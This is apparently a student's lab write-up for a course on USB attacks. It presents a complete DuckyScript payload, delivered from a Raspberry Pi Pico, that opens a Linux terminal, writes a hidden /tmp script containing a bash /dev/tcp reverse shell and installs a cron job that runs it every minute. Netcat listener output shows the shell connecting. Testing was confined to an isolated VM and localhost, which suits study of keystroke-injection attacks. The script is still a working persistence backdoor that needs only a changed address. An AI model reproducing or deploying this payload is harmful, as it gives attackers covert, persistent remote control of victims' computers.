
CronJobsBackdoor


Phillip Schlomann, COMP-490, USB Attacks

This DuckyScript payload file's purpose is to open up a terminal in Linux when plugged into the computer set up a .sh file that allows for a cron job to be set up that runs a backdoor reverse shell connection.

Since this testing Kali Linux virtual machine is an isolated environment, the listening server was set up in a separate terminal on the same machine.



The DuckyScript payload was delivered via a Rapberry Pi Pico with PicoToDucky installed. This is what the terminal it opened looks like before it is closed;



\tmp can be checked to ensure that .system_update.sh was created. The -a flag must be used, since the .sh file was created as a hidden file.

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ls -a /tmp
.                   systemd-private-2e956624a3e04df58f2cd074c2a6590a-colord.service-Vp8YSu          .system_update.sh
..                  systemd-private-2e956624a3e04df58f2cd074c2a6590a-haveged.service-jUkdCT         .X0-lock
config-err-54QgIc   systemd-private-2e956624a3e04df58f2cd074c2a6590a-ModemManager.service-Gdo6o3    .X11-unix
.font-unix          systemd-private-2e956624a3e04df58f2cd074c2a6590a-polkit.service-XGZmb0          .xfsm-ICE-KLKTK3
.ICE-unix           systemd-private-2e956624a3e04df58f2cd074c2a6590a-systemd-logind.service-UGbIOa  .XIM-unix
ssh-KPGs7irQntTK    systemd-private-2e956624a3e04df58f2cd074c2a6590a-upower.service-qHBVHP
```

After 60 seconds, a connection will be established to the listener terminal.

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 54380
bash: cannot set terminal process group (3883): Inappropriate ioctl for device
bash: no job control in this shell
kali@kali:~$

kali@kali:~$
```

The script itself uses DuckyScript commands with delays in-between to allow for the system to run the previous lines.

```
REM CronJobsBackdoor
REM Open a terminal window
DELAY 200
ALT F2
DELAY 500
STRING qterminal
DELAY 200
ENTER

REM Create a hidden .system_update.sh file in /tmp that will connect to the Netcat reverse shell listener when executed
DELAY 1500
STRING echo '#!/bin/bash\nbash -i >& /dev/tcp/127.0.0.1/4444 0>&1' > /tmp/.system_update.sh
DELAY 200
ENTER

REM Change the permissions of .system_update.sh to make it executable
STRING chmod +x /tmp/.system_update.sh
DELAY 200
ENTER
DELAY 200

REM Add a cron job that will run the .system_update.sh script every minute
STRING (crontab -l 2>/dev/null; echo "* * * * * /tmp/.system_update.sh") | crontab -
DELAY 200
ENTER
DELAY 200

REM Close the terminal
STRING exit
DELAY 200
ENTER
```

Across 7 test runs from snapshots of Kali with only the server open in VirtualBox, this payload was successful 3 times. The latter 4 of the tests had the mistake of the early commands being entered before the machine had the chance to catch up.